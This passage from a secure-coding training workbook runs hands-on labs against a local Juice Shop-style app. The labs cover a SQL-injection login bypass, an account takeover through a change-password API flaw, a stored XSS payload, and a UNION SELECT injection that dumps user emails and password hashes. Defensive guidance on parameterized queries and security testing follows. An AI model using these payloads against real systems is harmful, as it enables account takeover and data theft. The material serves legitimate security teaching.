{"user": {"id": 10, "email": "john@doe.com", "password": "9d5ed678fe57bcca610140957afab571", "createdAt": "2017-06-19T18:15:55.000Z", "updatedAt": "2017-06-19T21:52:04.000Z"}}
```

- A defect in the code enables the call to succeed when the current password is not provided. (The currently logged-in user's password is provided as the default value, if it is omitted from the API call.)
- The command returns a result, which shows the user data in JSON format, including the current password.
- You have established that you can call the application's REST APIs directly and change the user's password without knowing the user's current password.
- To an attacker, this security defect could be quite useful, if the attacker is logged in to the user's account but doesn't know the password—for example, because the legitimate user walked away from a computer without logging out, or if the attacker used an SQL injection attack to log in, bypassing the password.



Note: Note that in your experimentation, you have changed the password for the john@doe.com account. Unless you restart the web application (which, in this sample application, will delete the john@doe.com account), the password for the john@doe.com account will now be "entry."

4. Log in to Bender's account without using a password.

- In the browser, go to <http://localhost:3000> and select **Logout**.
- Select **Login**.
- In the **Email** text box, type `bender@juice-sh.op'--`

Login

Email

bender@juice-sh.op'--'

- In the **Password** text box, type `x` and select **Login**.

- e) Select **Complain?** to go to the **File Complaint** page.
Here you can verify that you are logged in as Bender.

The screenshot shows a web application interface titled 'File Complaint'. In the 'Customer' section, there is a text input field containing the email address 'bender@juice-sh.op'.

- f) Consider the implications of the attacks you've performed so far.
- Using an SQL injection attack, you were able to exploit a vulnerability in the authentication function for this application, enabling you to log in using another user's account (Bender), without providing a password.
 - You don't actually have Bender's password, so with other protections in place, you normally wouldn't be able to change his password.
 - However, because you found the vulnerability in the change-password API that enables the current user to change the password without providing the current password, you can now reset Bender's password.

5. Change Bender's password.

- a) In the browser, go to <http://localhost:3000/rest/user/change-password?new=password&repeat=password>

Since you are currently logged in as Bender, his password will be changed to *password*.

6. Prove that you can log in using Bender's new password.

- a) In the browser, go to <http://localhost:3000> and select **Logout**.
b) Select **Login**.
c) In the **Email** text box, type *bender@juice-sh.op*

The screenshot shows a web application interface titled 'Contact Us'. In the 'Author' section, there is a text input field containing the email address 'bender@juice-sh.op'. A note on the right side of the screen says: 'Note: Make sure the browser's suggestion feature doesn't change the email address to bender@juice-sh.op'--, as you typed it before.'

- d) In the **Password** text box, type *password* and select **Login**.
You have successfully logged in as Bender.
e) Select the **Contact Us** button.

The screenshot shows a web application interface titled 'Contact Us'. In the 'Comment' section, there is a text input field.

You are logged in as Bender, using the new password. The legitimate Bender is now locked out of his account, and you have full access to it.

7. Select **Logout**.

ACTIVITY 5–6

Staging a Persisted XSS Attack on an Administrator Function

Data Files

All project files within Desktop\cscdata\catalog

Before You Begin

You have launched the Catalog web application and have created the john@doe.com user account. The password for john@doe.com is set to **entry**.



Note: The Catalog website's accounts are automatically purged when you stop the server for the Catalog web application. If you have closed the PowerShell window or exited the `npm start` script after you created the john@doe.com user account, then you'll need to restart the server and create the john@doe.com user account again.

In the Chrome web browser, you are viewing the catalog application at <http://localhost:3000/#/search>, but you are not logged in.

Scenario

In some cases, an attacker might not be able to directly access the account of another user to gain access to the user's elevated privileges. Without the user's elevated privileges, there might be some tasks the attacker can't perform. However, the attacker might find a way to have the user perform the attack for him. In this activity, you will view how you can perform a persisted XSS attack to cause the administrator's privileged web client to call a JavaScript function when the administrator loads a particular page.

1. Log in to the Catalog app.
 - a) Log in as **john@doe.com** with the password **entry**
2. Inject script into the database using the feedback form.
 - a) Select the **Contact Us** button.

- b) In the **Comment** text box, type `<<script>Foo</script>script>alert("You have been hacked!")</script>/script>` and select a one star rating.

The screenshot shows a 'Contact Us' form with the following fields:

- Author:** john@doe.com
- Comment:** `<<script>Foo</script>script>alert("You have been hacked!")</script>/script>`
- Rating:** ★☆☆☆☆
- Submit:** A button with a paper airplane icon.

The comment includes HTML elements that have been HTML-encoded so they can be passed through the web form.

- c) Select **Submit**.

Thank you for your feedback.

The comment has been submitted to the server and recorded in the database.

3. Examine the new comment on the **About Us** page.

- a) Select the **About Us** button.




Since the script is embedded within the new comment, the alert executes whenever the comment is displayed. (The comments appear at the bottom of this page.)

This script produces an obvious result, but a more malevolent script could perform other, more subtle (but dangerous) tasks. Because it is saved in the database, it will be performed for every user who visits the **About Us** page.

- b) Select **OK**.
c) If necessary, scroll to view the **Customer Feedback** area.

- d) Select the last dot in the navigation circles (beneath the stars) to jump to the last comment (which you just added).



You didn't provide any comment text, other than the code contained in the `<script>` element, so no text is shown. Your one-star rating, however, is shown. Since your comment was added to the page when the page loaded, that is when the alert was shown.

4. Examine the comment on the Administration page.

- a) In the address bar, change the address to `http://localhost:3000///administration` and press **Enter** to go to the page.

Since the comments are shown here as well, the script also runs here. When the administrator accesses this page, scripts would be running in the `administrator` context, where they could do considerable damage. Your one-star comment appears at the bottom of the list.



- b) Select **OK**.
c) Select the truck logo to return to the catalog listing.

5. Select Logout.

6. What steps might you take to protect the comments form that was abused in this activity?

TOPIC E

Protect Database Access

Databases require special protections from common attacks such as SQL injection.

Case Study: SQL Injection Defect

The danger of an SQL injection attack is serious because it is easy to perform, and can enable many other types of attacks. It enables an attacker to provide malformed input that essentially hijacks an SQL statement so that it performs tasks not intended by the developer. The most basic code for a SQL injection attack is '`' or 1=1--'`'. The core of the attack is an OR statement (`1=1`) that is always TRUE. For example, consider the following code snippets:

```
SELECT * FROM users WHERE name = '' OR 1=1--';
```

Since `1=1` will always be true, the rest of the statement executes.

Item	Description
The Defect	In code that enables SQL injection, an SQL query is created directly from user input—for example, from text the user types into a form or the query string of a URL. An attacker can type SQL in their input to gain far more direct control over the database than you intended.
Possible Consequences	This defect is quite serious because it essentially compromises the entire database and can be used as a vector for attacks on your other systems. Because of this vulnerability, an attacker may be able to read sensitive data from database fields that weren't intended for public access, or may be able to tamper with data. An attacker might be able to access personally identifiable information (PII), protected health information (PHI), or other sensitive data, leaving you and your organization open to legal problems in certain locales or situations. Attackers have also used SQL injection to deliver malware, compromising other servers and the network.
Signs That Your Code May Have This Defect	<ul style="list-style-type: none"> • Connects to an SQL database. • Forms a query directly from user input. • Does not validate that the user input is acceptable before including in the query.

Item	Description
Strategies for Correcting the Defect	<p>While there are numerous protections you can provide, common strategies for preventing SQL injection are listed here.</p> <ul style="list-style-type: none"> Validate all user input on the server side and client side. Use regular expressions or another string analysis feature to test whether input values are in the form you expect, and they do not contain SQL syntax. Use prepared statements to impose a strong separation between SQL keywords and data, so SQL code entered as input data won't be interpreted as SQL. Encrypt data in the database to provide a fail-safe, so data won't be disclosed should an injection attack succeed. Do not allow the client to pass potentially sensitive parameters directly to the database without performing any sort of check or validation. Use named parameters instead to constrain the query to the actual type and value you desire.

Here are some examples of the wrong way to use SQL query parameters in Python. They each pass `username` from the client directly to the database, without performing any sort of check or validation, and are vulnerable to Python SQL injection.

```
# UNSAFE EXAMPLES
cursor.execute("SELECT admin FROM users WHERE username = '" + username + "');
cursor.execute("SELECT admin FROM users WHERE username = '%s' % username);
cursor.execute("SELECT admin FROM users WHERE username =
'{ }'.format(username));
cursor.execute(f"SELECT admin FROM users WHERE username = '{username}'");
```

The following examples are a safe alternative. `username` is passed as a named parameter to the database with the specified (correct) type and value for `username` when executing the query.

```
# SAFE EXAMPLES
cursor.execute("SELECT admin FROM users WHERE username = %s", (username,));
cursor.execute("SELECT admin FROM users WHERE username = %(username)s",
{'username':username});
```

Query Parameterization

SQL statements are essentially text strings that include various SQL keywords, such as `SELECT`, `FROM`, and `WHERE`, which define how query operations should be performed, and data that defines the data parameters of those operations. Quote characters are used to separate string data from other parts of the statement. Because the strings that contain SQL statements are often constructed and manipulated dynamically through code, it is easy for an attacker to provide unexpected code elements as input such as quotes, keywords, and other elements that change the logic of the SQL statement.

Good input validation goes a long way toward protecting from this type of attack by making it so problematic characters like quotes will not be allowed as input.

Parameterized queries provide another layer of defense against SQL injection attacks by imposing a strong separation between SQL keywords and data. They ensure that SQL code provided in data inputs will always be interpreted as data parameters—not as SQL code. Two common approaches to parameterizing queries are *prepared statements* and *stored procedures*.

- **Prepared statements** are SQL queries written with placeholders instead of actual values. You write the query and it is compiled in advance by the database management system. To run the query later, you just pass values to be swapped into the placeholders. Data is kept distinct from SQL code, and the parameterized query gets compiled only once.

- **Stored procedures** are a sequence of instructions in PL/SQL, a programming language implemented by some database management systems, that enable you to store sequences of queries you frequently use within the database itself. Because of the way they are constructed, data is kept distinct from SQL code. However, since stored procedures keep business logic in the database itself (separate from your other code), they may complicate the design of your software somewhat.

The following is an example of using a parameterized query in Python. The first snippet creates the SQL query on a mysql server. The next block shows the Python that supplies input to the query.

```
-- SQL query on the SQL server

update_salary_query = """Update employee set Salary = %s where id = %s"""
# Python code to send input to the SQL query

import mysql.connector
from mysql.connector import Error

try:
    connection = mysql.connector.connect(host='localhost',
                                          database='python_db',
                                          user='pynative',
                                          password='pynative@#29')
    cursor = connection.cursor(prepared=True)
    sql_update_query = """UPDATE Employee set Salary = %s where Id = %s"""

    # Supply the values 12000 and 1 for the Salary and Id

    data_tuple = (12000, 1)
    cursor.execute(sql_update_query, data_tuple)
    connection.commit()
    print("Employee table updated using the prepared statement")

except mysql.connector.Error as error:
    print("parameterized query failed {}".format(error))
    finally: if (connection.is_connected()):
        cursor.close()
        connection.close()
        print("MySQL connection is closed")
```

For OWASP's guidelines on query parameterization, see https://owasp.org/www-project-cheat-sheets/cheatsheets/Query_Parameterization_Cheat_Sheet.html.

Database Connection Credential Protection

The database connection string provides another potential database vulnerability. Database applications typically use a database connection string to identify how the application should connect to the database, including information such as the name of the database driver, the server name, database name, and credentials such as user name and password, which the application uses to gain access to the database.

With this information, an attacker who has shell access to the database can perform operations directly on the database or back end systems. This information is clearly of interest to an attacker, and should be protected. But unfortunately, connection strings are often unencrypted.

Check your code, configuration files, registry settings, and so forth for cleartext connection strings to the database. Even if connection strings are hidden within executable code, it may be possible for an attacker to extract them.

You could obfuscate the password in some form. For example, you could set up the database to allow remote connections using a password hash instead of a cleartext password.

Reasonably secure alternatives may include using no password at all. For example, on the Microsoft Windows platform, you can set “TrustedConnection” to “yes,” and define a data source that uses a stored credential for access. The credential is stored as an LSA Secret, which is more secure than cleartext.

Various development environments provide tools for protecting connection strings, such as using integrated security (operating system authentication), which enables processes authenticated by the operating system to access the database without providing a user ID and password. To avoid using connection strings, investigate the platform you are using for secure alternatives to passing cleartext credentials in connection strings.

Guidelines for Protecting Database Access

Follow these guidelines to protect databases from unauthorized access.

Protect Databases from Unauthorized Access

To protect database access:

- Require strong credentials for connections and administrative console access.
- Change all database accounts and passwords that were provided by default with the database installation.
- Disable or remove all database functionality unneeded by the application.
- Delete all unnecessary default vendor content and schemas.
- Use strongly typed parameterized queries, stored procedures, and input validation to protect database access from injection attacks.
- Use strongly typed variables.
- Utilize input validation and output encoding and be sure to address meta characters.
- When input validation and output encoding fail, fail securely. Do not run database commands with bad input.
- Configure your application to connect to the database with different credentials and trust levels for every role (user, read-only user, administrator, and so forth).
- Configure your application to use the lowest possible level of privilege when accessing the database.
- Use secure credentials for database access.
- Do not hard-code connection strings containing cleartext credentials within the application. Store them in a separate, encrypted configuration file on a trusted system, or find a more secure alternative to connection strings.
- Close the connection as soon as possible after use.

ACTIVITY 5–7

Protecting Database Access

Data Files

All project files within Desktop\cscdata\catalog

Before You Begin

You have launched the Catalog web application and have created the john@doe.com user account.



Note: The Catalog website's accounts are automatically purged when you stop the server for the Catalog web application. If you have closed the PowerShell window or exited the npm start script after you created the john@doe.com user account, then you'll need to restart the server and create the john@doe.com user account again.


You have changed the password for john@doe.com to **entry**

In the Chrome web browser, you are viewing the catalog application at <http://localhost:3000/#/search>, but you are not logged in.

Scenario

SQL injection vulnerabilities can compromise an entire application and can be used as a vector for attacks on your other systems. In this activity, you will examine how such an attack is possible, and its potential for damage. You will consider various methods for preventing such an attack.

1. Log in as **john@doe.com** with the password **entry**
2. If the JavaScript console is not showing, press **Ctrl+Shift+J** to show it.
3. Select the **Network** tab.
4. Select the **Clear** button to clear the network activity log.



5. In the **Search** text box, type `'')) UNION SELECT * FROM Customers--` and select **Search**.



- In the developer tools pane, in the list on the left, select the entry for the Customers search.

```
Name
%7B%7Bproduct.image%7D%7D
search?q=%27))%20UNION%20SELECT%20*%20FROM%20Customers--
```

- Select the **Response** tab.

```
x Headers Preview Response Cookies Timing
1 {
2   "error": {
3     "message": "SQLITE_ERROR: no such table: Customers",
4     "stack": "Error: SQLITE_ERROR: no such table: Customers\\n      at Error (native)",
5     "errno": 1,
6     "code": "SQLITE_ERROR",
7     "sql": "SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT * FROM Customers--"
8   }
9 }
```

The feedback shows that there is no customers table.

- In the **Search** text box, change the search to ')) UNION SELECT * FROM Users-- and select **Search**.
- In the **Filter** text box, type *user* to select the request that contains that text.
- In the developer tools pane, in the list on the left, select the entry for the Users search.

```
x Headers Preview Response Cookies Timing
1 {
2   "error": {
3     "message": "SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
4     "stack": "Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns\\n      at Error (native)",
5     "errno": 1,
6     "code": "SQLITE_ERROR",
7     "sql": "SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT * FROM Users--%' OR description LIKE '%'") UNION SELECT * FROM Customers--"
8   }
9 }
```

- There is still an error, but this confirms that the Users table exists.

- Next, you need to find out how many result columns there should be, so you can correct this error. You can do this by process of elimination, adding columns until the request works.

11. Select one result.

- a) In the **Search** text box, change the search to ')') UNION SELECT '1' FROM Users-- and select **Search**.
 - b) In the developer tools pane, in the list on the left, select the **top** entry.

Name
<input type="checkbox"/> search?q=%27)%20UNION%20SELECT%20%271%27%20FROM%20Users--
<input type="checkbox"/> search?q=%27)%20UNION%20SELECT%20%20FROM%20Users--


The result is still not successful, but you will continue adding items to the selection until you get a successful result.

12. Add more results to the selection.

- a) In the **Search** text box, append more items to the selection by adding a comma and the next number within quotes, as shown.
`'')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users--`
 - b) Select **Search**.
 - c) In the developer tools pane, select the request that contains that text.
 - d) In the developer tools pane, in the list on the left, make sure the entry for your last search is selected, and check for a response other than error.

	Headers	Preview	Response	Cookies	Timing
1			{"status": "success", "data": [{"id": 1, "name": "Chainsaw", "description": "This gas-power"}]}		

- e) Close the developer tools pane, and observe the results.
Products are listed.
 - f) Scroll down to view the last item on the page.



- Data for the last item is not shown because the fields do not contain product data. User records contain different fields than products.
 - You now need to eliminate the unwanted product results so only user data is selected.

13. Eliminate the unwanted product results to display only user data.

- a) In the **Search** text box, insert two extra characters before the search text, as shown.
`xx')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users--`

b) Select **Search**.

Search Results xx')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users--				
Image	Product	Description	Price	
	2	3	4	

- Only the Users data is shown, but you need to select the correct columns.
- An attacker could guess the column names, derive them from REST API results, or view SQL errors resulting from attacking the Login form.

c) In the **Search** text box, revise the search text as shown to display the user list.

```
xx')) UNION SELECT '1', id, email, password, '5', '6', '7', '8' FROM
Users--
```

d) Select **Search**.

Search Results xx')) UNION SELECT '1', id, email, password, '5', '6', '7', '8' FROM Users--				
Image	Product	Description	Price	
	1	admin@juice-sh.op	0192023a7bbd73250516f069df18b500	
	2	jim@juice-sh.op	e541ca7ecf72b8d1286474fc613e5e45	
	3	bender@juice-sh.op	0c36e517e3fa95aabf1bbffcc6744a4ef	
	4	bjoern.kimminich@googlemail.com	448af65cf28e8adeab7ebb1ecff66f15	
	5	ciso@juice-sh.op	861917d5fa5f1172f931dc700d81a8fb	
	6	support@juice-sh.op	d57386e76107100a7d6c2782978b2e7b	
	7	dzwzo@k8ag.es	2bfae76a3d4dd45c15e28e585a6ddf17	
	8	kwvtx@1ap4.yc	071aed38dae54b2152828b23fa8ba7ba	
	9	fjpye@zxe2.q7	cbb929dab1495c982dcee1317d15a48c	
	10	john@doe.com	1043bf77febe75fafec0c4309facfc1	

- User emails are listed in the third column, and their passwords are listed in the fourth column.
- Passwords are encrypted.

14. How might you protect against attacks of this sort?

15. Clean up.

- Close any open browser windows.
- In the PowerShell console window, press **Ctrl+C** twice to exit the script, and then close the PowerShell window.
- Close any open File Explorer windows.

Summary

In this lesson, you examined common vulnerabilities and various common approaches for dealing with them. You examined techniques to limit access using login and user roles, protect data in transit and at rest, improve error handling and logging, and protect sensitive data, functions, and database access.

Which of the vulnerabilities and protections covered in this lesson will affect your applications?

How can you ensure that you've thoroughly implemented all of the protections that your application requires?



Note: Check your CHOICE Course screen for opportunities to interact with your classmates, peers, and the larger CHOICE online community about the topics covered in this course or other topics you are interested in. From the Course screen you can also access available resources for a more continuous learning experience.

6

Testing Software Security

Lesson Time: 1 hour, 45 minutes

Lesson Introduction

As you design and create products throughout the entire software development lifecycle, you need to test them to ensure they will lead to a high quality finished software product that is secure and will protect the privacy of users.

Lesson Objectives

In this lesson, you will:

- Follow an appropriate approach to security testing based on business and technical criteria.
- Use code analysis to find security problems.
- Use automated testing tools to find security problems.

TOPIC A

Perform Security Testing

Some may view formal testing processes as the primary means to ensuring good software security. After all, if security problems stem from design or coding defects, it is reasonable to assume that good testing will reveal the defects so they can be remediated, before the product reaches users. While it is true that formal testing processes are critical, the entire software development lifecycle should work holistically to prevent and eliminate defects.

The Role of Testing

Within the development lifecycle, you should test early and test often. Just like defects of functionality or performance, it takes less time and money to remediate security defects if they are found earlier in the process. All members of the development team should be trained to view software design and implementation from an attacker's perspective, as this will provide insights into how software should be tested.

For some developers, testing implies something you do after you have something to test, which to a coder might mean something you do after you've produced code. But this kind of thinking leads to a "penetrate and patch" mindset, where you wait for defects to be reported when a vulnerability has been found, and you then produce a patch to provide a workaround for the defect. At a minimum, "penetrate and improve" approach would be better—where you identified the root cause of the problem instead of simply providing a workaround. Even better would be "building security in"—testing the design before you even start to code, to prevent the problem before it ever reaches a customer.

In fact, you should be testing everything you produce throughout the development lifecycle. For example, early in the process, when you have *requirements* or *architectural designs*, even though you don't yet have code, you can test the ideas you've documented in your requirements and design documents to see if they thoroughly account for privacy and security. This is essentially what you do in threat modeling, so you may think of threat modeling as a form of testing. You're simply testing ideas behind the code at that point, rather than actual code.

Phases of Software Testing

While individual tests and tools can be quite effective, none of them are as effective at finding security defects as all of them together. So it makes sense to not wait until the end of a project or to rely on a single tool for testing. Testing should occur throughout the entire software development lifecycle. Such thorough, pervasive testing ensures that the weakest link in security will not be overlooked.

The following figure lists various types of tests that OWASP's testing framework shows should occur throughout the SDLC. Each of these tests plays a role in ensuring the quality of security and privacy attributes.

Source: OWASP Testing Guide 4.0, <https://www.owasp.org/images/1/19/OTGv4.pdf>.





Figure 6-1: Phases of software testing.



Development Testing

In the development phase, developers test individual components (such as functions, classes, methods, services, and libraries) for security as they develop them, before they integrate them with other components in the application.

One approach developers use during this process is to review **static analysis** tools for vulnerabilities, violations of secure coding standards, and general problems that may have some impact on security or privacy.

The **dynamic analysis** of code may include running unit tests to verify that components behave as intended. As much as possible, negative use cases identified through the design process and threat modeling should be included in unit tests so any problems can be revealed and resolved early in development.

A **code review** will determine if units are ready to be integrated into the application build. It is good to have some **separation of duties** at this stage. The developer asked to create the unit should not be the same person who determines when it is ready to be released. So typically, this review is performed by a senior developer, who reviews the results of static and dynamic analysis, as well as the code itself. The reviewer will decide whether to release the code into the application build or to require additional revisions and testing.

Unit Testing

By running unit tests and using debugging tools, the developer can validate that security requirements are being met at the component level. To maximize reuse and improve the quality of testing over time, developers may construct security test cases within a generic security test suite that is part of the existing unit testing framework. Because of its important role, this should be developed by a senior developer who is an expert in software security. Unit tests should include test cases to validate both positive and negative requirements for common security controls, including:

- Input Validation
- Output Encoding
- Session Management, Authentication, and Authorization
- Encryption
- Error and Exception Handling
- Logging

Integration Testing

Once individual units have been checked in to the application build, integration testing is performed. At this point, you can test the security functionality of the application as a whole, and possibly reveal any application-level vulnerabilities.

Tests at this stage may include **white box testing**, focusing on source code, and **black box testing**, focusing on the deliverable software, as a user or attacker might see it, without having access to the source code. You might also perform **gray box testing**, in which the tester has at least some knowledge of the inner workings of the code to guide an attack (**penetration testing**) on the system to reveal any security problems.

As part of this testing process, other tests may be performed. For example, an auditor might review the application to ensure it adheres to compliance requirements.

Documentation and Deliverables for Testing

As inputs to testing, the person conducting the test should have all documentation needed to understand the requirements and design that are available at that point in the process, including such things as business requirements, software requirements specifications, threat models, data flow diagrams, and so forth.

Depending on when the testing is performed, there may be outputs in the form of documentation and deliverables. Where any reporting is required, reports should be clear and targeted toward their intended audience, as described here.

<i>Intended Audience</i>	<i>What the Report Should Be Optimized to Do</i>
Business Stakeholders	<ul style="list-style-type: none"> Identify where material risks exist. Provide sufficient information to get the backing of stakeholders to perform any needed mitigations.
Developer	<ul style="list-style-type: none"> Pin-point the exact function that is affected by the vulnerability. Provide recommendations for resolving issues in words the developer will understand. How to re-test and find the vulnerability.
Security Testers	<ul style="list-style-type: none"> Reproduce the results of testing.

To save time and effort, and to help ensure that reports are consistent and useful, consider using a template as the basis for reports. Testers should provide a formal record of testing actions taken, when performed, by whom, as well as findings. Reports should be streamlined, easy to write, and easy to read. For example, the following table shows the sort of information a tester might include in vulnerability reports and quality assurance reports.

Documentation	Description
Vulnerability Reports	<p>This type of report identifies vulnerabilities found in testing. Elements you might include in each entry of a vulnerability report include the following.</p> <ul style="list-style-type: none"> • Title—Should be detailed enough to describe the vulnerability; for example, "Change-Password REST API can be called without authentication." • Type of bug—Should provide a detailed category. For example, instead of just writing "XSS," distinguish between "Reflected XSS" and "DOM-based XSS." • Module or URL—Identifies location in the software where the defect will be found, such as the page or URL in a web application, or the module, tab, or menu in a desktop application, the page in a mobile application, and so forth. • Steps to Replicate—Provides a thorough step-by-step procedure that anyone could perform to replicate the defect. • Additional Information—Provides a place for the tester to explain the risk and impact of the vulnerability, any special context notes, thoughts or ideas regarding the root cause, recommendations, and so forth. • Attachments—May include screen shots, video, or other file attachments where words alone are not adequate to describe.
Quality Assurance Reports	<p>This type of report identifies software defects found when requirements are being tested, as in functional testing or acceptance testing. Elements you might include in each entry of a Quality Assurance Report include the following.</p> <ul style="list-style-type: none"> • Test Identification—Identifies the test case that was executed. • Test Title—Descriptive name of the test that was performed. • Test Decision—Identifies the result of testing, such as OK, NOK (Not OK), Partial OK, Not Run, and Not Completed. • Additional Information—Comments containing additional information, rationale for the test decision, other problems encountered during execution, and a summary of any differences with the test procedure. • Defect ID—If the problem leads to identification of a defect, the ID assigned to the defect should be noted.

Manual Inspection and Code Review

A formal process of manual inspection and code review can help you find and remove common vulnerabilities such as race conditions, memory leaks, and buffer overflows that can lead to software security problems.

If you work collaboratively with other developers, a software repository such as Git, Subversion®, and so forth will enable you to easily share access to a project and track who made various revisions. Such tools may also provide messaging features to enable developers separated by time or distance to link online discussions to specific blocks of code.

The size of the project team and the variety of team members will vary widely from one organization (or project) to another. But as part of the software development process for any project, someone (the app developer and other team members and stakeholders) should take the effort to perform a **security analysis** to develop a systematic plan to ensure the app will be secure. In other words, security should be designed into the product, and should be documented in

software requirements and testing plans to be certain that it is implemented. The form of the actual development process and documentation may differ from one organization to another, but the process of building security into the app design should always take place in one form or another.

If you are an organization of one, then consider finding another developer knowledgeable in secure app development (a friend perhaps, or someone that you hire if you don't have such a friend) to assist you with code reviews and testing. Often, someone looking at your code from a different perspective will find problems or ask questions that you haven't considered.

Code Review Strategies

The code review process can be formal or informal. Formal inspection processes (such as *Fagan Inspection*) define a series of structured activities involving multiple participants and phases—such as planning, inspection, rework, and verification. These approaches often involve well-defined group tasks, and line-by-line code reviews. This process is very thorough, but also very time-consuming. However, it tends to produce good outcomes, particularly when the review team has diverse and extensive experience.

Informal or lightweight code reviews involve less process and may take less time to perform, but can also produce good results. They can be performed in staged, periodic events or in an ad-hoc fashion as needed. Examples include:

- **Over the wall** (Also called "pass around")—The reviewer and developer work separately, exchanging messages and code in interactions. This process may be assisted by tools such as a software repository, code markup tools, and so forth.
- **Over the shoulder**—A reviewer essentially looks over the developer's shoulder as the developer walks through the code, explaining it line-by-line. The reviewer may provide feedback as they walk through the code, or may take notes and share the feedback later.
- **Pair programming**—Two or more developers write code together at the same computer or sharing a desktop through remote access. This process is not only useful to provide double-checks of code, but also to transfer knowledge from one developer to another. Of course, it also ties up multiple developers on a single coding task.

Guidelines for Security Testing

Follow these guidelines when performing security testing.



Note: All of the Guidelines for this lesson are available as checklists from the **Checklist** tile on the CHOICE Course screen.

Perform Manual Inspection and Code Review

To perform manual inspection and code review:

- Document your code before your review (for example, in comments). This process will make it easier to perform a walkthrough, and you may find errors in the process.
- Assemble and use checklists. As you find errors, document the general problem in your checklists. You can refer to this checklist later as a prompt not to repeat the same problems. This will help you to learn from mistakes, and will contribute to a continuous improvement mindset.
- Take adequate time to inspect code (for example, no more than 500 lines per hour).
- Review small portions of code (for example, 500 lines or less) in one session.
- As you implement fixes, add automated unit tests to verify that the fix isn't broken again later.
- Combine manual code review with automated reviews to find the widest range of defects.
- Treat security testing like any other aspect of software delivery. It should be evaluated and measured through comprehensive, repeatable, test cases.

ACTIVITY 6-1

Performing Manual Inspection and Review

Data Files

All files in Desktop\cscdata\Testing Software Security\Inspect and Review\

Before You Begin

The firewall on your computer is off. If necessary, open a Command Prompt as administrator and enter the following command to turn it off:

```
netsh advfirewall set allprofiles state off
```

By default, web browsers display cached results when possible. As you perform various tests, you may have trouble getting the browser to refresh properly and display expected error messages. Here are some tips you can use to perform a "hard refresh" that will force the browser to retrieve data from the website regardless of contents in its cache:

- Method 1 Google Chrome. Hold **Ctrl** and click **Shift + F5** on Windows.
- Method 2 Firefox. Hold **Ctrl** and press **F5** on Windows.
- Method 3 Microsoft Edge. Hold **Ctrl** and press **F5**.
- Method 4 Internet Explorer. Hold **Ctrl** and click **Shift + F5**.
- Method 5 Safari. Hold **Shift + Control + R** and click **Shift + F5**.

Scenario

Another developer is creating a web content authoring tool in Python. As part of this project, the developer must create a localhost web server that will be used for testing of web content created in the authoring tool. This server will be for local testing only. Remote clients should not be allowed to connect to it. The server should only permit connection from the same computer (localhost). The server should allow short query strings for commands, but they should be limited in length. Also the characters that can be provided in the query should be limited to alphanumeric values and a few other characters. You will work with other developers to perform a manual inspection and review of the project, and identify potential defects and other protections you might put into place.

-
1. Make note of your IP address.
 - a) Select the Windows **Start** button.
 - b) Type **cmd** and select the **Command Prompt** tile.
 - c) In the **Command Prompt** console, type **ipconfig** and press **Enter**.

- d) Locate your **IPv4 Address**, and write it here: _____.

